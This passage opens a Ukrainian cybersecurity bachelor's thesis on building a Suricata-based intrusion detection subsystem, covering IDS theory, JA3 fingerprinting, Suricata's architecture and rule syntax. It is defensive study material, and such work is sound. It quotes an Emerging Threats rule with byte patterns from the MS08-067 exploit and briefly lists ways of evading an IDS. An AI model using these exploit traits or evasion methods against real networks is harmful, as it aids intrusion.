


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект підсистеми виявлення вторгнень та
моніторингу мережевої активності на базі рішення
Suricata»


Виконав: студент 4-го курсу групи КБ-21-2
спеціальності 125 «Кібербезпека»

 Юрій ХАРИТОНЮК

Керівник: старший викладач кафедри КІ та КБ

 Олександра ПОКОТИЛО

Рецензент: доцент кафедри КІ та КБ, к.пед.н.,

 Олена ГОЛОВНЯ


Житомир – 2025

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій Єфіменко
3 березня 2025 р.

ЗАВДАННЯ

на випускн кваліфікаційну роботу бакалавра

Студент: Харитонюк Юрій Андрійович

Тема роботи: «Проект підсистеми виявлення вторгнень та моніторингу мережевої активності на базі рішення Suricata»

затверджена Наказом університету від 3 березня 2025 р. №80/с

Термін здачі студентом закінченої роботи 16 червня 2025 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження):


Предметом дослідження є система виявлення вторгнень Suricata, її компоненти та можливості для інтеграції в інфраструктуру захисту мереж. Об'єктом дослідження є процес забезпечення інформаційної безпеки в комп'ютерних мережах, а також методи та технології виявлення вторгнень та моніторингу мережевої активності.


Обладнання та програмне забезпечення:

1. Програмний емулятор GNS3 2.2.52
2. Гіпервізор Oracle VirtualBox 7.1.6
3. ОС Ubuntu Server 24.04 LTS
4. ОС Kali Linux 2025.1a
5. ОС Windows 10 IoT Enterprise LTSC
6. Suricata 7.0.10, Elasticsearch 9.0.1, Kibana 9.0.1

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються


Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1			
2			
3			

Студент  Юрій ХАРИТОНЧУК

Керівник  Олександра ПОКОТИЛО

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	03.03.2025	Виконано
2	Аналіз літературних джерел	30.03.2025	Виконано
3	Аналіз методів виявлення вторгнень	05.04.2025	Виконано
4	Аналіз системи Suricata	20.04.2025	Виконано
5	Проектування мережевої інфраструктури та архітектури системи	25.04.2025	Виконано
6	Налаштування мережі та підсистеми виявлення вторгнень	20.05.2025	Виконано
7	Тестування підсистеми виявлення вторгнень	25.05.2025	Виконано
8	Оцінка результатів тестування	30.05.2025	Виконано
9	Написання пояснювальної записки	09.06.2025	Виконано
10	Отримання відгуку та рецензій		
11	Захист	16.06.2025	

Студент  Юрій ХАРИТОНЧУК

Керівник  Олександра ПОКОТИЛО

АНОТАЦІЯ

Кваліфікаційна робота бакалавра складається з проекту підсистеми виявлення вторгнень та моніторингу мережевої активності на базі рішення Suricata. Обсяг пояснювальної записки складає 74 сторінки. У роботі міститься 64 рисунки та 5 таблиць. Список використаних джерел налічує 23 найменування і займає 4 сторінки.

Метою кваліфікаційної роботи є розробка проекту підсистеми виявлення вторгнень та моніторингу мережевої активності, спрямованої на забезпечення захисту внутрішньої мережі від різних типів кібератак.

У роботі визначено основні завдання для розробки підсистеми виявлення вторгнень та моніторингу мережевої активності. Проаналізовано існуючі аналоги та рішення в цій сфері. Окремо розглянуто функціональні відмінності між системою Suricata та іншими IDS. Наведено архітектуру розробленої системи, визначено основні компоненти та взаємодію між ними. Описано алгоритми взаємодії окремих модулів підсистеми, а також принципи її роботи на практиці. Також розглянуто інтеграцію підсистеми в мережеву інфраструктуру та параметри її налаштування для ефективного виявлення атак. У роботі наведено результати тестування підсистеми, а також оцінку її ефективності та продуктивності.

Ключові слова: ВИЯВЛЕННЯ ВТОРГНЕНЬ, SURICATA, ПРАВИЛА, МЕРЕЖЕВІ АТАКИ.

ККІКБ.КР.Б – 125 – 20 – ПЗ

Змн.	Арк.	№ докum.	Підпис	Дата			
Розроб.		Харитонюк Ю.А.		11.06.25	Проект підсистеми виявлення вторгнень та моніторингу мережевої активності на базі рішення Suricata	Лім.	Арк.
Керівник		Покотило О.А.		12.06.25			4
Реценз.		Головня О.С.		12.06.25			84
Н. контр.		Покотило О.А.		12.06.25		ФІКТ, Гр. КБ-21-2	
Затверд.		Єфіменко А.А.		12.06.25			

ANNOTATION

The bachelor's thesis consists of a project of a subsystem for detecting threats and monitoring network activity based on the Suricata solution. The volume of the explanatory note is 74 pages. The work contains 64 figures and 5 tables. The list of references includes 23 titles and occupies 4 pages.

The purpose of the qualification work is to develop a project of an intrusion detection and network activity monitoring subsystem aimed at ensuring the protection of an internal network from various types of cyberattacks.

The paper identifies the main tasks for the development of an intrusion detection and network activity monitoring subsystem. Existing analogs and solutions in this area are analyzed. The functional differences between the Suricata system and other IDSs are considered separately. The architecture of the developed system is presented, the main components and the interaction between them are defined. The algorithms of interaction between the individual modules of the subsystem are described, as well as the principles of its operation in practice. The integration of the subsystem into the network infrastructure and its configuration parameters for effective attack detection are also discussed. The paper presents the results of testing the subsystem, as well as an assessment of its efficiency and performance.

Keywords: INTRUSION DETECTION, SURICATA, RULES, NETWORK ATTACKS.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				6
Змн.	Арк.	№ докум.	Підпис	Дата		

ЗМІСТ

ВСТУП.....	9
РОЗДІЛ 1 ТЕОРЕТИЧНІ АСПЕКТИ ФУНКЦІОНУВАННЯ СИСТЕМ ВИЯЛЕННЯ ВТОРГНЕНЬ ТА SURICATA	11
1.1 Принцип роботи систем виявлення вторгнень.....	11
1.2 Огляд системи Suricata.....	16
1.3 Функціональні відмінності Suricata від Snort.....	28
Висновки до першого розділу	30
РОЗДІЛ 2 ПРОЕКТУВАННЯ МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ПІДСИСТЕМИ ВИЯВЛЕННЯ ВТОРГНЕНЬ НА БАЗІ SURICATA	31
2.1 Проектування мережевої архітектури.....	31
2.2 Проектування системи виявлення вторгнень Suricata.....	33
2.2.1 Вимоги до підсистеми виявлення вторгнень	33
2.2.2 Інтеграція відкритих наборів правил	35
2.2.3 Виявлення VPN-з'єднань в мережі	37
2.2.4 Виявлення атак DHCP Starvation та DHCP Spoofing.....	37
2.3 Вибір ПЗ для побудови підсистеми.....	38
2.4 Вибір обладнання для побудови підсистеми.....	42
Висновки до другого розділу	45
РОЗДІЛ 3 НАЛАШТУВАННЯ ТА ДОСЛІДЖЕННЯ ЕФЕКТИВНОСТІ РОБОТИ ПІДСИСТЕМИ З SURICATA	46
3.1 Налаштування мережевих пристроїв та Suricata.....	46
3.2 Дослідження ефективності виявлення вторгнень системою Suricata	57
3.3 Дослідження продуктивності Suricata.....	66
Висновки до третього розділу	69
ВИСНОВКИ.....	70
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	71
ДОДАТКИ.....	75

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		7

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

IDS – Intrusion Detection System
SIEM – Security Information and Event Management
NIDS – Network-based IDS
HIDS – Host-based IDS
DDoS – Distributed Denial of Service
DNS – Domain Name System
SSL – Secure Sockets Layer
TLS – Transport Layer Security
TCP – Transmission Control Protocol
MD5 – Message Digest 5
ПЗ – програмне забезпечення
OISF – Open Information Security Foundation
DPDK – Data Plane Development Kit
IPS – Intrusion Prevention System
CVE – Common Vulnerabilities and Exposures
URL – Uniform Resource Locator
MPM – Multi Pattern Matcher
YAML – YAML Ain't Markup Language
JSON – JavaScript Object Notation
SSH – Secure Shell
HTTP – Hypertext Transfer Protocol
DHCP – Dynamic Host Configuration Protocol
ОС – операційна система.
VPN – Virtual Private Network
C2 – Command and Control
SPAN – Switched Port Analyzer
PCAP – Packet Capture

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				8
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Актуальність теми. Одним із основних елементів сучасної системи захисту є системи виявлення вторгнень, що здатні своєчасно виявляти спроби несанкціонованого доступу та інші шкідливі дії в комп'ютерних мережах. Серед основних викликів, що постають перед фахівцями в галузі кібербезпеки, є необхідність моніторингу великих обсягів мережевого трафіку, ефективного виявлення атак в умовах зашифрованих з'єднань, а також інтеграції систем виявлення вторгнень з іншими елементами інфраструктури безпеки. В умовах швидкого розвитку технологій кібератак необхідно постійно оновлювати та вдосконалювати інструменти для захисту мереж, тому вибір і налаштування ефективних рішень для виявлення вторгнень є актуальним завданням.

Метою кваліфікаційної роботи є розробка проекту підсистеми виявлення вторгнень та моніторингу мережевої активності, спрямованої на забезпечення захисту внутрішньої мережі від різних типів кібератак.

Визначена мета обумовлює наступні завдання:

- аналіз принципів роботи систем виявлення вторгнень, особливостей виявлення атак у зашифрованому трафіку;
- огляд системи Suricata, її архітектури, можливостей та інструментів для інтеграції з іншими елементами захисту;
- проектування мережевої інфраструктури та налаштування підсистеми виявлення вторгнень з урахуванням специфіки атак, які можуть виникнути у реальній мережі;
- проведення тестування та аналіз ефективності роботи підсистеми в реальних умовах.

Об'єктом дослідження є процес забезпечення інформаційної безпеки в комп'ютерних мережах, а також методи та технології виявлення вторгнень та моніторингу мережевої активності.

Предметом дослідження є система виявлення вторгнень Suricata, її компоненти та можливості для інтеграції в інфраструктуру захисту мереж.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				9
Змн.	Арк.	№ докум.	Підпис	Дата		

У процесі виконання кваліфікаційної роботи було розроблено проект підсистеми виявлення вторгнень, яка використовує можливості системи Suricata для забезпечення високого рівня захисту та ефективного моніторингу мережевої активності в реальному часі.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				10
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 1 ТЕОРЕТИЧНІ АСПЕКТИ ФУНКЦІОНУВАННЯ СИСТЕМ ВИЯЛЕННЯ ВТОРГНЕНЬ ТА SURICATA

1.1 Принцип роботи систем виявлення вторгнень

Система виявлення вторгнень (IDS) – це апаратний пристрій або ПЗ, що аналізує мережевий трафік або активність на окремих пристроях з метою виявлення шкідливих дій, підозрілої активності або порушення політики безпеки. Для виявлення загроз, IDS використовує методи сигнатурного аналізу та аномального виявлення. У разі виявлення потенційної загрози, IDS сповіщає про це адміністраторів безпеки чи операційний центр безпеки та надсилає дані про загрозу до централізованих інструментів безпеки. У багатьох випадках IDS інтегрується з іншими системами безпеки, такими як SIEM, які дозволяють централізовано збирати і аналізувати дані з різних джерел. Системи IDS схильні до хибних спрацьовувань, тому інтеграція з SIEM-системи надає змогу детальніше аналізувати ситуацію та приймати більш обґрунтовані рішення щодо реагування на загрози[5].

IDS є одними з основних елементів забезпечення безпеки в мережах. Вони дозволяють виявляти підозрілу активність, спроби несанкціонованого доступу та потенційні атаки ще на ранніх етапах, що мінімізує ризики компрометації даних.

Існують різні типи IDS і вони класифікуються на основі різних критеріїв. Одним з критеріїв є метод виявлення загроз системою. За методом виявлення вторгнень IDS поділяються на три типи: на основі сигнатур, на основі аномалій та гібридні.

IDS на основі сигнатур виявляють вторгнення за допомогою попередньо визначених сигнатур – шаблонів шкідливої активності, відомих атак чи порушень. Вони працюють подібно до антивірусних програм, які шукають відомі патерни атак у мережевому трафіку чи поведінці системи. Цей тип IDS не здатний виявляти нові загрози, але дуже ефективний для виявлення вже відомих[5].

IDS на основі аномалій використовують певну норму поведінки системи чи мережі для виявлення відхилень, які можуть свідчити про атаки. Вони будують профіль звичайної активності, наприклад, нормальний рівень трафіку або звичайні

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		11

запити до системи, і шукають будь-які відхилення, які виходять за ці межі. IDS цього типу можуть виявляти нові або невідомі загрози, але вони схильні до хибно-позитивних спрацювань[5].

Гібридні IDS – це поєднання сигнатурних та аномальних систем виявлення вторгнень одразу в одній системі. Такі системи намагаються поєднати переваги обох методів: здатність виявляти як відомі загрози, так і нові[22].

Іншим критерієм класифікації IDS є їх місце розташування в мережі. Загалом виділяють два типи: на основі аналізу сегменту мережі та на основі аналізу вузла.

IDS на основі аналізу сегменту мережі розміщуються в стратегічних точках мережі, зазвичай за брандмауером, для перехоплення всього трафіку, який надходить в мережу. Для уникнення потенційних затримок та втрати пакетів, NIDS розміщують поза основними каналами трафіку, тобто, щоб трафік не проходив безпосередньо через нього як зображено на рисунку 1.1. Таким чином, NIDS не аналізують самі пакети, а лише їх копії[5; 20].




Рисунок 1.1 – Типове розміщення NIDS в мережі

IDS на основі аналізу вузла розміщуються на кінцевих пристроях, наприклад, на робочих станціях, серверах або маршрутизаторах. NIDS перевіряють журнали подій, файлову систему, зміну конфігурації, а також інші аспекти поведінки вузла

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				12
Змн.	Арк.	№ докум.	Підпис	Дата		

для виявлення вторгнень. Завдяки цьому, HIDS можуть бути корисними для виявлення шкідливої активності, яка виходить з уже скомпрометованого пристрою. Наприклад, якщо один із вузлів мережі був заражений програмою-вимагачем, HIDS може виявити спроби цієї шкідливої програми поширитися далі мережею[5; 20].

Вибір розташування IDS залежить від потреб та можливостей організації. В таблиці 1.1 наведено порівняння підходів NIDS та HIDS.

Таблиця 1.1

Порівняння NIDS та HIDS

Критерій	NIDS	HIDS
Місце розташування	На периметрі мережі	На окремих пристроях або серверах
Об'єкт моніторингу	Мережевий трафік сегменту мережі	Журнали подій, файлова система та процеси на конкретному пристрої
Виявлення атак	Спрямована на виявлення мережевих атак, таких як DoS, сканування портів, несанкціонований доступ	Виявляє локальні загрози, такі як несанкціоновані зміни файлів чи спроби ескалації привілеїв
Охоплення	Забезпечує широкий охоплення для всіх пристроїв у мережі	Зосереджується лише на конкретному пристрої
Реагування на атаки	Не завжди може точно вказати джерело загрози та спрямована на виявлення патернів атак	Може точно виявити джерело проблеми на конкретному пристрої
Складність впровадження	Вимагає налаштування у ключових точках мережі	Потребує встановлення та налаштування на кожному окремому пристрої
Застосування	Використовується для моніторингу всієї мережі та запобігання поширенню загроз	Використовується для захисту критичних активів та виявлення загроз на вузлах

Попри всі переваги використання систем IDS, вони також мають свої недоліки. Одним зі способів обходу IDS є DDoS-атаки, коли зловмисники перевантажують IDS великою кількістю шкідливого трафіку з різних джерел, що може призвести до затримок у процесі виявлення загроз або навіть вивести систему з ладу на деякий час. Іншим методом є підробка IP-адрес та записів DNS, щоб створити враження, що трафік надходить з надійного джерела, таким чином приховуючи шкідливу активність.

Для систем NIDS шифрування є один з найефективніших способів обходу аналізу трафіку. Шифрування приховує практично всю корисну для аналізу інформацію, залишаючи лише мета-дані, такі як IP-адреси та порти[5]. Однак, існують

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		13

методи дешифрування трафіку, які можна використовувати разом з IDS. Одним з найпоширеніших методів дешифрування трафіку є SSL Forward Proxy. Цей метод передбачає встановлення проксі-сервера між клієнтом і сервером, який перехоплює, дешифрує та повторно шифрує трафік. Прикладом реалізації є Palo Alto Networks SSL Forward Proxy[18].

Для успішного дешифрування необхідно, щоб довірений сертифікат проксі-сервера був встановлений на всіх клієнтських пристроях. До того ж новіші версії протоколу TLS, такі як TLS 1.3, ускладнюють дешифрування через шифрування більшої частини процесу рукоштовування.

Впровадження SSL-проксі для аналізу трафіку з IDS може бути корисним інструментом для забезпечення безпеки мережі, але воно також несе значні ризики для конфіденційності, продуктивності та загальної безпеки системи. Тому перед його використанням необхідно ретельно оцінити всі потенційні наслідки та впровадити відповідні заходи для мінімізації ризиків. На сьогодні, найкращою практикою, з точки зору безпеки та ефективності, є обробка зашифрованого трафіку безпосередньо на кінцевих точках.

Окрім дешифрування, існують інші методи виявлення шкідливої активності в протоколі TLS системами IDS. Одним з таких методів є JA3 – техніка створення унікальних відбитків TLS, яка використовується для ідентифікації шкідливого ПЗ. Назва походить від ініціалів трьох авторів: Джон Альтхаус, Джефф Аткинсон і Джош Аткинс.

Метод полягає у аналізі повідомлення Client Hello, яке надсилається одразу після тристороннього рукоштовування TCP в протоколі TLS. Для створення відбитку враховуються наступні поля в повідомленні Client Hello: версія TLS, алгоритми шифрування, розширення, еліптичні криві та формати еліптичних кривих (рис. 1.2). Видобуті значення з полів об'єднуються у один рядок, де значення розділені через тире, а поля – комою. Для отриманого рядка створюється хеш довжиною 32 символи, з використанням алгоритму MD5, який є вже відбитком JA3[2].

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		14




Рисунок 1.2 – Вміст повідомлення Client Hello протоколу TLS

Аналогічно може створюватися відбиток для повідомлення Server Hello, яке є відповіддю на повідомлення Client Hello. Цей відбиток має відповідну назву JA3S. Він враховує лише три поля у повідомленні: версію TLS, обраний шифр та список розширень.

У випадках, коли зломисник розробляє власне шкідливе програмне забезпечення, сформований відбиток JA3, як правило, є унікальним для цього конкретного виконуваного файлу[2]. Це дозволяє використовувати JA3 як ефективний інструмент для виявлення нестандартного трафіку, що генерується такими зразками ПЗ. Проте, у ситуаціях, коли клієнтське програмне забезпечення використовує загальнодоступні бібліотеки або стандартні мережеві інтерфейси операційної системи, відповідний відбиток може бути спільним для великої кількості легітимних застосунків у мережі.

У подібних випадках додаткову цінність становить аналіз серверної відповіді з JA3S. Наприклад, клієнти шкідливих фреймворків, таких як Metasploit Meterpreter або Cobalt Strike Beacon можуть ініціювати TLS-з'єднання з використанням типового Windows-сокету, який формує однакові відбитки як для легітимних застосунків, так і для шкідливих[2]. Проте, серверна відповідь має специфічний набір параметрів TLS, що дозволяє сформувати унікальний JA3S, характерний саме для шкідливого трафіку.

1.2 Огляд системи Suricata

Suricata – це програмне забезпечення для виявлення вторгнень, запобігання вторгненням та моніторингу мережевої безпеки, яке розроблено та підтримується великою спільнотою OISF. Проект було розпочато на початку 2008 року. Перша бета-версія була випущена в грудні 2009 року, а перший стабільний реліз відбувся в липні 2010 року. Вихідний код Suricata поширюється під ліцензією GNU General Public License version 2, що дозволяє безкоштовно використовувати, модифікувати та поширювати Suricata.

Початковою метою розробки Suricata було створення IDS на основі подібних до Snort сигнатур. На момент створення Suricata, Snort вже був домінуючим IDS/IPS-рішенням з великою спільнотою та значною кількістю правил, які регулярно оновлювалися. Використання існуючих Snort-правил дозволило Suricata одразу мати доступ до актуальних сигнатур загроз та зменшило бар'єри для переходу.

Suricata складається із чотирьох основних модулів[12]:

- модуль захоплення пакетів;
- модуль декодування і обробки пакетів;
- модуль виявлення загроз;
- модуль виводу.

Модуль захоплення пакетів забезпечує отримання необроблених пакетів із мережевих інтерфейсів. В Suricata реалізовано різні механізми захоплення пакетів, кожен з яких оптимізований для певних сценаріїв. Наприклад, для операційних систем на базі ядра Linux існує декілька поширених механізмів захоплення: AF_PACKET, NFQUEUE та PF_RING.

Механізм AF_PACKET реалізований в ядрі Linux починаючи з версії 2.2. За допомогою цього механізму програма отримує та надсилає Ethernet-кадри, безпосередньо з мережевих інтерфейсів, оминаючи значну частину мережевого стеку. Особливістю цього механізму є можливість працювати в режимі Fanout, тобто як балансувальник навантаження на основі потоків[23]. Suricata надає можливість налаштування способу розподілу пакетів між потоками завдяки реалізації декількох режимів: cluster_flow, cluster_cpu, cluster_qm.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				16
Змн.	Арк.	№ докум.	Підпис	Дата		

У більшості випадків рекомендованим режимом є `cluster_flow`. У цьому режимі всі пакети, що належать до одного мережевого потоку надсилаються до одного конкретного потоку обробки. Належність пакету до мережевого потоку визначається завдяки обрахунку хешу кортежу, який складається з п'яти значень: протоколу, IP-адрес джерела і призначення та номерів портів джерела і призначення[12]. Варто зазначити, що для хешування використовується симетрична хеш-функція, тобто хеш не залежить від порядку значень в кортежі. Це означає, що в межах одного з'єднання пакети з різними напрямками будуть належати до одного мережевого потоку та в свою чергу будуть оброблені одним потоком обробки.

`AF_PACKET` є досить хорошим варіантом для більшості сценаріїв використання, оскільки широко підтримується сучасними операційними системами.

`NFQUEUE` – це механізм, що використовується для інтеграції з системою фільтрації пакетів `Netfilter`, яка є частиною ядра `Linux` і відповідає за обробку пакетів у мережі. Це менш продуктивний варіант, ніж `AF_PACKET`, через накладні витрати на обробку черги.

В `Suricata` є ще два механізми захоплення пакетів: `AF_XDP` та `DPDK`. Вони орієнтовані на високошвидкісні мережі, де стандартні механізми вже не забезпечують достатньої продуктивності. Механізм `AF_XDP` мінімізує накладні витрати ядра при передачі пакетів у користувацький простір, а `DPDK` – повністю оминає ядро операційної системи в процесі обробки пакетів. Обидва ці механізми потребують програмної та апаратної підтримки.

Модуль декодування виконує послідовне розбирання заголовків пакетів від другого до четвертого рівня моделі OSI. Система витягує інформацію з `Ethernet`, в тому ж числі `VLAN`, `MPLS`, `IPv4`, `IPv6`, `TCP`, `UDP`, `ICMP` тощо. За необхідності спрацьовує дефрагментація IP-пакетів. Перш ніж `Suricata` зможе точно перевірити фрагментовані пакети, вона їх повинна реконструювати[12]. Реконструкція полягає в зберіганні в оперативній пам'яті фрагментів до тих пір, поки пакет повністю не буде дефрагментовано[12]. Таким чином, на цій стадії `Suricata` формує внутрішню структуру пакету з усіма полями та передає дані в модуль обробки.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		17

В модулі обробки використовується механізм відстеження та відновлення потоку[13]. Механізм відстеження потоку зберігає інформацію про стан з'єднання, порядкові номери TCP, TCP-вікно та інші параметри в оперативній пам'яті. В свою чергу механізм відновлення потоку відновлює потік даних, щоб він міг бути використаний в Suricata.

В IDS режимі Suricata аналізує вміст TCP-пакетів по блоках. В той же час, в режимі IPS Suricata використовується метод «ковзаючого вікна»[12]. У цьому методі аналізу піддається певна підмножина даних, яку називають вікном, яка поступово рухається по потоку. Suricata має можливість негайно блокувати пакети, оскільки вона не чекає на отримання всього трафіку, а аналізує той трафік, який вже надійшов до системи як це зображено на рисунку 1.3.




Рисунок 1.3 – Схема роботи модуля обробки пакетів в Suricata для аналізу потоків в режимах IDS та IPS

Модуль виявлення загроз базується на правилах. В Suricata правила є основним механізмом виявлення загроз у мережевому трафіку. Для пришвидшення налаштування системи зазвичай використовують готові набори правил, як-от відкриті набори правил Emerging Threats Open, ThreatFox, CrowdStrike та інші. Більшість існуючих наборів правил розроблені та вдосконалюються спільнотою. Основною перевагою використання готових наборів правил є їх регулярне оновлення, що дозволяє залишатися в курсі останніх тенденцій у кібербезпеці без необхідності в постійній розробці нових правил.

Існуючі правила можуть покрити більшість потреб, проте в деяких випадках може виникнути необхідність у створенні власних правил. Такий підхід може бути

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				18
Змн.	Арк.	№ докум.	Підпис	Дата		

актуальним, коли потрібно враховувати специфічні потреби організації або нові типи атак, які не були одразу виявлені в стандартних наборах правил.

Як вже зазначалося, Suricata використовує Snort-подібні правила. Кожне правило поділяється на три частини: дію, заголовок та опції[16]. На рисунку 1.4 наведено приклад правила з набору правил Emerging Threats Open для Suricata, яке використовується для виявлення атак, спрямованих на експлуатацію вразливості CVE-2008-4250 або MS08-067. Ця вразливість дозволяла зловмисникам отримувати несанкціонований доступ до кінцевих пристроїв на базі операційної системи Microsoft Windows через переповнення буфера в стеку NETAPI.

```
alert udp any any -> $HOME_NET 139 (msg:"ET NETBIOS Microsoft
Windows NETAPI Stack Overflow Inbound - MS08-067 (3)";
content:"|1F 00|";
content:"|C8 4F 32 4B 70 16 D3 01 12 78 5A 47 BF 6E E1 88|";
content:"../../../../";
reference:url,www.microsoft.com/technet/security/Bulletin/
MS08-067.mspx;
reference:cve,2008-4250;
reference:url,www.kb.cert.org/vuls/id/827267;
classtype:attempted-admin; sid:2008692; rev:5;
metadata:created_at 2010_07_30, cve CVE_2008_4250, confidence
Medium, signature_severity Major, updated_at 2019_07_26;)
```

Рисунок 1.4 – Приклад правила для Suricata з набору правил Emerging Threats Open

Дія – це одна з властивостей правила Suricata, яка є коротким описом того, що станеться з пакетом або потоком, якщо правило спрацює. Правило має свій пріоритет, який залежить від дії. За замовчуванням порядок пріоритетів для дій наступний:

1. Pass – припинити подальшу обробку пакета або TCP-поток, пропустити трафік без сповіщення та зафіксувати інформацію у файлах журналу.
2. Drop – припинити подальшу обробку пакета або TCP-поток, відкинути пакет без повідомлення відправнику чи отримувачу, згенерувати сповіщення та зафіксувати інформацію у файлах журналу.
3. Reject – припинити подальшу обробку пакета або TCP-поток, відкинути пакет з повідомленням відправнику, згенерувати сповіщення та зафіксувати інформацію у файлах журналу.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				19
Змн.	Арк.	№ докум.	Підпис	Дата		

4. Alert – згенерувати сповіщення та зафіксувати інформацію у файлах журналу.

Дії drop та reject стосуються лише режиму IPS. Основою відмінністю між цими двома діями є спосіб реагування на спрацювання правила. Дія drop може призвести до затримки у TCP-з'єднанні. Це корисно використовувати для блокування атак зловмисників, де відправнику не варто знати, що його пакети відкидаються. Однак, якщо з якихось причин трафік легітимного користувача підпаде під це правило, то він також не отримає жодної відповіді.

Дія reject використовується для активного відхилення трафіку. Для відхилення трафіку з протоколом TCP буде надіслано Reset-пакет, а для інших протоколів – ICMP-пакет. Для дії reject є можливість вказати кому саме надсилати повідомлення про відкидання. Існує три додаткові варіанти дій:

1. Rejectsrc – відправити повідомлення лише відправнику (теж саме, що й дія reject).
2. Rejectdst – відправити повідомлення лише отримувачу.
3. Rejectboth – відправити і відправнику, і отримувачу.

